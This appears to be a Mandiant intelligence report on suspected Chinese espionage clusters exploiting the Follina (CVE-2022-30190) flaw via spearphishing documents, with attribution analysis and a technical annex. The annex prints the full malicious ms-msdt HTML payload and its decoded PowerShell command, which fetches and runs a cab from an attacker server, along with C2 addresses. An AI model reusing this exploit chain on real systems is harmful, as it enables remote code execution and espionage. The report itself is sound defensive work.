Espionage Actors Leveraging Zero-Day Exploit to Support Global Operations, Potential China Nexus

Fusion (FS) | Cyber Espionage (CE)

May 31, 2022 05:16:00 PM, 22-00013237, Version: 1

Executive Summary

- Mandiant identified three suspected Chinese clusters of activity leveraging the same zero-day exploit against public and private organizations across the globe.
- Due to the diverse geographical targeting, the possibility exists that the zero-day was distributed to multiple suspected Chinese espionage clusters via a digital quartermaster.
- This activity presents a threat to public and private enterprises around the world.
- Please see the Technical Annex for relevant detection rules and MITRE ATT&CK techniques (T1027, T1059, T1059.006, T1070.004, T1071.001, T1083, T1105, T1573.002, T1584).

Threat Detail

Mandiant is tracking three separate clusters of suspected Chinese cyber espionage activity (UNC3347, UNC3784, and UNC3819) leveraging the zero-day exploit CVE-2022-30190 (also referred to as Follina in public reporting) in support of global operations. The documents associated with these operations were all likely delivered via spearphishing. Based on document creation dates and sample submissions, operations exploiting the zero-day vulnerability began in late March or early April 2022.

Note: The infection process for each of the following documents begins with downloading a malicious HTML that exploits CVE-2022-30190 to deliver a final payload. Please see the Technical Annex for a detailed description of the entire infection chain.

UNC3347 (Targeting India and Nepal)

In April 2022, two similar samples exploiting CVE-2022-30190 were uploaded to an online malware repository. Decoy content and submitter data suggests the files were leveraged against a telecommunications company and business service provider industries in South Asia. At least one file resulting in a BEACON payload.

- The sample "Exposing_Nitesh_Pariyar_Liar!!!.doc" (MD5: d313002804198b5af1e0b537799be348) downloads a malicious HTML that exploits CVE-2022-30190 to eventually download a BEACON payload. Decoy content and submitter data suggests this file was used to target a mobile service provider in Nepal.
- The sample "Exposing_Sonish_Liar!!!.doc" (MD5: 529c8f3d6d02ba996357aba535f688fc) used nearly identical lure content and execution process to target what is likely a business

FIIP ENVIRONMENTS ORGANIZATION
german.simkin@fireeye.com

service provider in India. The final payload was not available at the time of analysis.

UNC3819 (Targeting Belarus and Russia)

Mandiant identified three samples uploaded in May 2022 that were likely leveraged against targets in Belarus and Russia, based on lure content and geolocation submission data. At least two samples used lure content related to the war in Ukraine.

- The sample "05-2022-0438[.]doc" (MD5: 52945af1def85b171870b31fa4782e52) contained no lure content and was submitted to a malware repository by a likely target in Belarus. The final payload was not available at the time of analysis.
- The sample "приглашение на интервью[.]doc" (MD5: f531a7c270d43656e34d578c8e71bc39) used an interview request with Sputnik Radio Broadcast concerning the Ukraine crisis to target the same unknown entity in Belarus mentioned above. The final payload was not available at the time of analysis.
- The sample "РЭТ-ЮМ-3044 от 12[.]04[.]2022[.]doc" (MD5: 6bcee92ab337c9130f27143cc7be5a55) used lure content related the company's downsizing due to the war in Ukraine and spread of COVID-19 to target a radio technology research company in Russia.

UNC3784 (Targeting Philippine Government)

Beginning in March through May 2022, Mandiant identified multiple samples leveraged against the Philippine Government. At least one file resulted in the new malware WIZARDTAP.

- The sample "Risk Factors on National and Local Elections 2022[.]docx" (MD5: 29b61ef55816cc093f6b7cfc3521eb13) used potential risk factors in the upcoming elections to target entities in the Philippine Government. The final payload was noted as WIZARDTAP.
- The sample "ELECTRICITY CONSERVATION MEASURES[.]docx" (MD5: a08880db0e0eed8f8705635858394ba0) used energy conservation methods due to surging electricity cost to target the Philippine Government.
- The sample "ELECTRICITY CONSERVATION MEASURES[.]docx" (MD5: a0daf850dd098dfa48d450d40662d6be) used the same lure content as previous sample to target the Philippine Government.
- The sample "CSAFP'S_GUIDANCE_RE_NATIONAL_AND_LOCAL_ELECTION_2022_NLE[.]docx" (MD5: 8ee8fe6f0226e346e224cd72c728157c) used decoy content from the General Headquarters of the Armed Forces of the Philippines reminding unit commanders that military personnel should remain apolitical during the election. The document targeted entities in the Philippine Government.

Figure 1: Decoy samples from each of the suspected Chinese clusters

Attribution

Based on strategic targeting consistent with China's national objectives and previous operations, along with historic use of zero-days, we assess with low confidence the groups leveraging the zero-day exploit have a China nexus. We are, however, unable to assess attribution with higher confidence due to the lack of supporting technical indicators.

- Nepal's growing ties with the U.S. and India have long been opposed by Beijing. In addition, the glacier pace of implementing the Belt and Road Initiative (BRI) through Nepal is likely causing friction.
- Belarus is a vital component in China's strategy to link the BRI into Europe. In addition, a cluster of activity associated with China's Northern Military Theater has targeted Belarus in previous operations.
- Chinese threat groups have historically used content stolen from the Philippine military to target government entities. Beijing has vital interests in the South China Sea that directly involve the Philippines.
- Both India and Russia have been consistently targeted by Chinese cyber espionage groups targets of Chinese cyber espionage activity.
- In 2021, suspected Chinese threat groups exploited at least seven zero-day vulnerabilities. China also consistently leads in the number of state-sponsored zero-day exploits.

Outlook and Implications

The distribution of a zero-day exploit to multiple Chinese threat groups, covering a broad geographic region, is consistent with the previously assessed Chinese use of a centralized digital quartermaster. This distribution presents a challenge to attribution, making it more difficult to differentiate specific Chinese threat group activity.

Technical Annex

Mandiant analyzed three clusters of activity that are suspected to have used CVE-2022-30190. The three clusters identified currently are UNC3347, UNC3819, and UNC3784.

CVE-2022-30190 is a Microsoft Windows Support Diagnostic Tool (MSDT) remote code execution vulnerability that may be launched via Microsoft Word in some instances but

can also likely be exploited via other methods. It is not confirmed that all the following documents led to CVE-2022-30190 due to not having the remote content downloaded by the Word documents.

UNC3347

- Region of interest likely includes Nepal and India
- Custom PyInstaller payload used to download and execute CobaltStrike BEACON in memory
- Suspected CVE-2022-30190 usage: Late March/Early April 2022

UNC3819

- Region of interest likely includes Belarus, Russia, and likely others in easter Europe
- Suspected CVE-2022-30190 usage: Early April 2022

UNC3784

- Region of interest likely includes Philippines and possibly others in Southeast Asia
- Observed delivering WIZARDTAP backdoor
- Suspected CVE-2022-30190 usage: Late March/Early April 2022

Details

Documents identified being used by UNC3347 and UNC3819 may be based on a similar builder due to the XML components defining the external OLE object relation leverage the same relationship ID "rId996."

UNC3819

<Relationship Id="rId996" Type="hxxp://schemas[.]openxmlformats[.]org/officeDocument/2006/relationships/oleObject" Target="hxxps://www[.]sputnikradio[.]net/radio/news/3134[.]html!" TargetMode="External"/>

UNC3347

<Relationship Id="rId996" Type="hxxp://schemas[.]openxmlformats[.]org/officeDocument/2006/relationships/oleObject" Target="hxxps://exchange[.]oufca[.]com[.]au/aspnet_client/poc[.]html!" TargetMode="External"/>

UNC3784

Documents identified being used by UNC3784 leveraged a different relationship ID.

<Relationship Id="rId66"

Type="hxxp://schemas[.]openxmlformats[.]org/officeDocument/2006/relationships/oleObject" Target="hxxp://165[.]154[.]58[.]43/color[.]html!" TargetMode="External"/>

UNC3347

- Exposing_Nitesh_Pariyar_Liar!!!.doc (MD5: d313002804198b5af1e0b537799be348)
  - Downloads: hxxps://exchange[.]oufca[.]com[.]au/aspnet_client/poc[.]html





Figure 2: Decoy content for MD5 d313002804198b5af1e0b537799be348

- Exposing_Sonish_Liar!!!.doc (MD5: 529c8f3d6d02ba996357aba535f688fc)
  - Downloads: hxxps://exchange[.]oufca[.]com[.]au/owa/auth/15[.]1[.]2375/themes/p3azx[.]html


My name is Jeena Sharma, 23 years old and I am a graduate student of Kathmandu University.

I'm exposing Sonish Shrestha now. He's a liar!
He deceived my feelings and body. After sleeping and having sex with me, he promised to let me join his company and become his private secretary. He also said he would marry me.
He is a complete liar!!!
After he slept with me and had sex, he ignored me, didn't answer my phone or any message, and pretended not to know me!
When he was dating me, he lied to me that his name was ushan, but after my follow-up investigation, I found his true identity!
After my covert investigation, I would also expose Suneet corruption, accepting bribes from many people, and sleeping with other women.
Sonish!!! I have photos and videos of you sleeping with other women. If you don't compensate me, I will send the photos to all your colleagues, friends and family!
Sonish!!! I will make all your evidence of corruption and cheating photos into documents and ruin your reputation!

Other women!!

Other women!!

Figure 3: Decoy content for MD5 529c8f3d6d02ba996357aba535f688fc

UNC3819

- 05-2022-0438[.]doc (MD5: 52945af1def85b171870b31fa4782e52)
  - Downloads: hxxps://www[.]xmlformats[.]com/office/word/2022/wordprocessingDrawing/RDF842l[.]html
  - Downloads: RDF842l[.]html (MD5: d1fe26b84043ac11fa5ddb90906e6d56)
    - CVE-2022-30190 content
  - No decoy content displayed
- приглашение на интервью[.]doc (MD5: f531a7c270d43656e34d578c8e71bc39)
  - Translated: "interview invitation[.]doc"
  - Downloads: hxxps://www[.]sputnikradio[.]net/radio/news/3134[.]html
  - Response content not acquired


SPUTNIK
РАДИО

e-mail: radiosputnik@ria.ru, тел: 7 (495) 645-6601

12 апреля 2022г.
Исх. № 2022-rs-215

Уважаемые коллеги!

Приглашаем Вас дать радиовещательной станции «Радио Sputnik» интервью на тему тенденции развития украинского кризиса и пути его разрешения 16 апреля в онлайн-формате.

Направляем в приложении вопросы к данному интервью. В случае согласия просим сообщить нам об этом в ответном письме.

Главный редактор М. С. Симоньян

Figure 4: Decoy content for MD5 f531a7c270d43656e34d578c8e71bc39

- РЭТ-ЮМ-3044 от 12[.]04[.]2022[.]doc (MD5: 6bcee92ab337c9130f27143cc7be5a55)
  - Downloads: hxxps://www[.]sputnikradio[.]net/radio/news/1134[.]html
  - Response content not acquired

КРЭТ
ГОСУДАРСТВЕННАЯ КОРПОРАЦИЯ «РОСТЕХ»
АКЦИОНЕРНОЕ ОБЩЕСТВО
«КОНЦЕРН РАДИОЭЛЕКТРОННЫЕ ТЕХНОЛОГИИ»
АО «КРЭТ», 109240, Москва, Гончарная улица, 20/1, стр. 1
e-mail: info@kret.com, тел: +7 (495) 587 70 70

12.04.2022 № РЭТ-ЮМ-3044
На №

Генеральному директору
АО " КНИРТИ"

Морозову А. А.

О сокращении штата

Уважаемый Александр Александрович!

В связи с необходимостью снижения расходов на оплату труда, вызванной русско-украинской войной и распространением короновирусной инфекции, АО «КРЭТ» (далее-Концерн) с трудом приняло решение о сокращении численности работников. Выражаем всем сотрудником сердечную благодарность за выдающиеся достижения в создании прорывных технологий и достойный вклад в дела обеспечения обороны страны и безопастности государства. А также приносим глубочайшие извинения.


Следующие входящие в состава Концерна предприятия должны сократить свой штат по нижеуказанной доли:

№п.п.	Наименование организации	Доля сокращении
1.	АО «КНИРТИ»	1%
2.	АО «НИИ «Экран»	0.5%
3.	АО «ОКБ «Элекроавтоматика»	3%
4.	АО «Радиоприборснаб»	2%
5.	АО «ГРПЗ»	1%
6.	АО «УКБП»	1%

Figure 5: Decoy content for MD5 6bcee92ab337c9130f27143cc7be5a55

UNC3784

- Risk Factors on National and Local Elections 2022[.]docx (MD5: 29b61ef55816cc093f6b7cfc3521eb13)
  - hxxp://165[.]154[.]58[.]43/color[.]html
  - Response content: color[.]html (MD5: 528809c14ff8a61b2dce63036b5f08d6)
    - CVE-2022-30190 content



Updates on Risk Factors on

May 9, 2022 National and Local Elections

I. Risk Factors Affecting the Conduct of the Elections

The security of the upcoming May 9, 2022 political exercise will be threatened by the following risk factors:

1. Intense Political Rivalry (IPR):

Three months before election day, the electoral campaign heats up and political tensions rise. There have been a total of 102 cases of possible intense political rivalry identified to date. Highest number of possible cases of IPR is recorded in Region 9 with 40 cases.


2. Private Armed Groups (PAGs):

To date, the continuous operations against and

Figure 6: Decoy content MD5 29b61ef55816cc093f6b7cfc3521eb13

- ELECTRICITY CONSERVATION MEASURES[.]docx (MD5: a08880db0e0eed8f8705635858394ba0)
  - hxxp://103[.]140[.]187[.]40/color[.]html
  - Response content: color[.]html (MD5: a15a20df3ae20ed8a6fea4c87458f537)
    - CVE-2022-30190 content

FIIP ENVIRONMENTS ORGANIZATION
german.simkin@fireeye.com



ELECTRICITY CONSERVATION MEASURES

1. In view of the fluctuating electricity rates, all units at the Home Office and the Regional Offices are hereby enjoined to adopt electricity efficiency and conservation measures as follows:

   1.1 Unplug appliances when not in use to eliminate stand-by power costs;

   1.2 During lunch breaks, from 1200H to 13001H, lights may be switched off except when personnel needs to work during said period;

   1.3 For specific appliances or equipment:

      1.3.1 For computers:

      - Turn down the brightness level of the computer monitor. Set the brightness down to the lowest comfortable level. Lowering the brightness of the computer monitor will save energy; and
      - Refrain from using screensavers as it does not save energy. Turn the computers to sleep mode rather than screensaver mode during breaks.


      However, it is still best to turn off the computer when not in use instead of running screensavers to completely save on energy. It might not make sense to turn off the computer when going on a short break but it will definitely make sense for longer breaks.

      1.3.2 Turn on the printer only when one needs to use it. Also, print only when necessary. This will not only reduce paper consumption but also help cut energy required to run printer which in turn reduces

Figure 7: Decoy content MD5 a08880db0e0eed8f8705635858394ba0

- ELECTRICITY CONSERVATION MEASURES[.]docx (MD5: a0daf850dd098dfa48d450d40662d6be)
  - hxxp://103[.]140[.]187[.]40/color[.]html
  - Response content: color[.]html (MD5: a15a20df3ae20ed8a6fea4c87458f537)
    - CVE-2022-30190 content
  - Decoy content same as MD5 a08880db0e0eed8f8705635858394ba0
- CSAFP'S_GUIDANCE_RE_NATIONAL_AND_LOCAL_ELECTION_2022_NLE[.]docx (MD5: 8ee8fe6f0226e346e224cd72c728157c)
  - hxxp://141[.]98[.]215[.]99/color[.]html
  - Response content not acquired

FIIP ENVIRONMENTS ORGANIZATION
german.simkin@fireeye.com



GENERAL HEADQUARTERS
ARMED FORCES OF THE PHILIPPINES
Camp General Emilio Aguinaldo, Quezon City

FROM : CSAFP

TO: CG, PA; CG, PAF; FOIC, PN
CMDRS, UNIFIED COMMANDS; COMDR, JTF-NCR

SUBJECT : **National and Local Election (2022 NLE)**

DATE : March 06, 2022

1. Reference: Command Memorandum Circular No. 27-2021 dated August 31, 2021 with subject Guidelines and Procedures in Securing the Conduct of the 20122 National and Local Elections (2022 NLE).

2. This pertains to the message of President RODRIGO ROA DUTERTE wherein he gives the assurance to the Filipino people of "credible and free" National and Local Election 2022, and guarantees a smooth transition of power to the incoming President of the country on June 30, 2022. He further emphasizes that the Democracy is alive in the Philippines and that the NLE 2022 will be peaceful and trustworthy.

3. In this regard, all Unit Commanders are directed to closely supervise and constantly remind their respective personnel to remain apolitical even in their social media posts and refrain from campaigning for or against any political aspirants. Likewise, all AFP personnels are encouraged to exercise their right to suffrage as citizens, however they must remain always apolitical in carrying out their mandate as members of the AFP.

4. For preferential action.

Figure 8: Decoy content MD5 8ee8fe6f0226e346e224cd72c728157c

Infection Vector

For the identified documents, it is likely the documents are sent via spear-phishing emails.

Execution

UNC3347 Execution

Sample 1

- Exposing_Nitesh_Pariyar_Liar!!!.doc (MD5: d313002804198b5af1e0b537799be348)
  - Downloads: hxxps://exchange[.]oufca[.]com[.]au/aspnet_client/poc[.]html

The following malicious HTML was downloaded:

- poc[.]html (MD5: 63a8cb09209d8200d8bc1fb1ac3eabc1)
  - CVE-2022-30190 component

```
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

    window.location.href = "ms-msdt:/id PCWDiagnostic /skip force /param \"IT_RebrowseForFile=cal?c
        IT_LaunchMethod=ContextMenu IT_SelectProgram=NotListed
        IT_BrowseForFile=h$(Invoke-Expression($(Invoke-Expression('[System.Text.Encoding]'+[char]58+[char]
        58+'UTF8.GetString([System.Convert]'+[char]58+[char]58+'FromBase64String('+[char]34+'U3RhcnQtUHJvY2VzcyAkY21kIC13aW5kb3
    dzdHlsZSBoaWRkZW4gLUFyZ3VtZW50TGlzdCAiL2MgcnVuZGxsMzIuZXhlIHBjd3V0bC5kbGwsTGF1bmNoQXBwbGljYXRpb24gJGNtZCI7JGNtZCA9ICJjOlx3a
    W5kb3dzXHN5c3RlbTMyXGNtZC5leGUiO1N0YXJ0LVByb2Nlc3MgJGNtZCAtd2luZG93c3R5bGUgaGlkZGVuIC1Bcmd1bWVudExpc3QgIi9jIHRhc2traWxsIC9m
    IC9pbSBtc2R0LmV4ZSI7U3RhcnQtUHJvY2VzcyAkY21kIC13aW5kb3dzdHlsZSBoaWRkZW4gLUFyZ3VtZW50TGlzdCAiL2MgY2QgQzpcdXNlcnNccHVibGljXCY
    mcG93ZXJzaGVsbCBpd3IgLXVyaSBodHRwczovL2V4Y2hhbmdlLm91ZmNhLmNvbS5hdS9hc3BuZXRfY2xpZW50L3Rlc3QuY2FiIC1vIH
        Rlc3QuY2FiJiZleHBhbmQgdGVzdC5jYWIgYWJjLmV4ZSYmYWJjLmV4ZSI7'+[char]
        34+'))')))))i/../../../../../../../../../../../../../../Windows/System32/mpsigstub.exe IT_AutoTroubleshoot=ts_AUTO\"";
</script>

</body>
</html>
```

Figure 9: Embedded script content 63a8cb09209d8200d8bc1fb1ac3eabc1

The response leverages CVE-2022-30190 by using a Microsoft Support Diagnostic Tool to launch a PowerShell command. The exploit leverages protocol ms-msdt: handler to execute msdt[.]exe that invokes a troubleshooting pack at the command line and executes PowerShell cmdlet specified in parameter "IT_BrowseForFile." The PowerShell cmdlet then launches a command by leveraging the export function "LaunchApplication" in the legitimate Windows binary Pcwutl[.]dll, as documented online.

Decoded PowerShell command:

> Start-Process $cmd -windowstyle hidden -ArgumentList "/c rundll32[.]exe pcwutl[.]dll,LaunchApplication $cmd";$cmd = "c:\windows\system32\cmd[.]exe";Start-Process $cmd -windowstyle hidden -ArgumentList "/c taskkill /f /im msdt[.]exe";Start-Process $cmd -windowstyle hidden -ArgumentList "/c cd C:\users\public\&&powershell iwr -uri hxxps://exchange[.]oufca[.]com[.]au/aspnet_client/test[.]cab -o test[.]cab&&expand test[.]cab abc[.]exe&&abc[.]exe";

On successful exploitation, the following file is downloaded:

- hxxps://exchange[.]oufca[.]com[.]au/aspnet_client/test[.]cab
- test[.]cab (MD5: 75b614b50ff24d567d1b136340507b82)
  - Contains: test[.]exe (MD5: 8e4d8cbbc7374574f40c31f02f225053)

test[.]exe (MD5: 8e4d8cbbc7374574f40c31f02f225053) is a PyInstaller executable that executes an embedded Python resource called "loader." The contents of the loader are ASCII-hex and base64 encoded.

The following resource is downloaded:

- hxxp://160[.]20[.]145[.]111:80/b64_code[.]txt
  - Response content: b64_code[.]txt (MD5: 5c7b2f2a33f6a04bfc896fd75052b3f5)

The response content is hex and base64 decoded 4 times before finally decoding to a CobaltStrike BEACON stager that leverages the following URL:

- hxxps://shinassociates[.]global[.]ssl[.]fastly[.]net/directory/all/tags64/dcf598ca-b5de-47d4-af33-ecabe9eaeee1

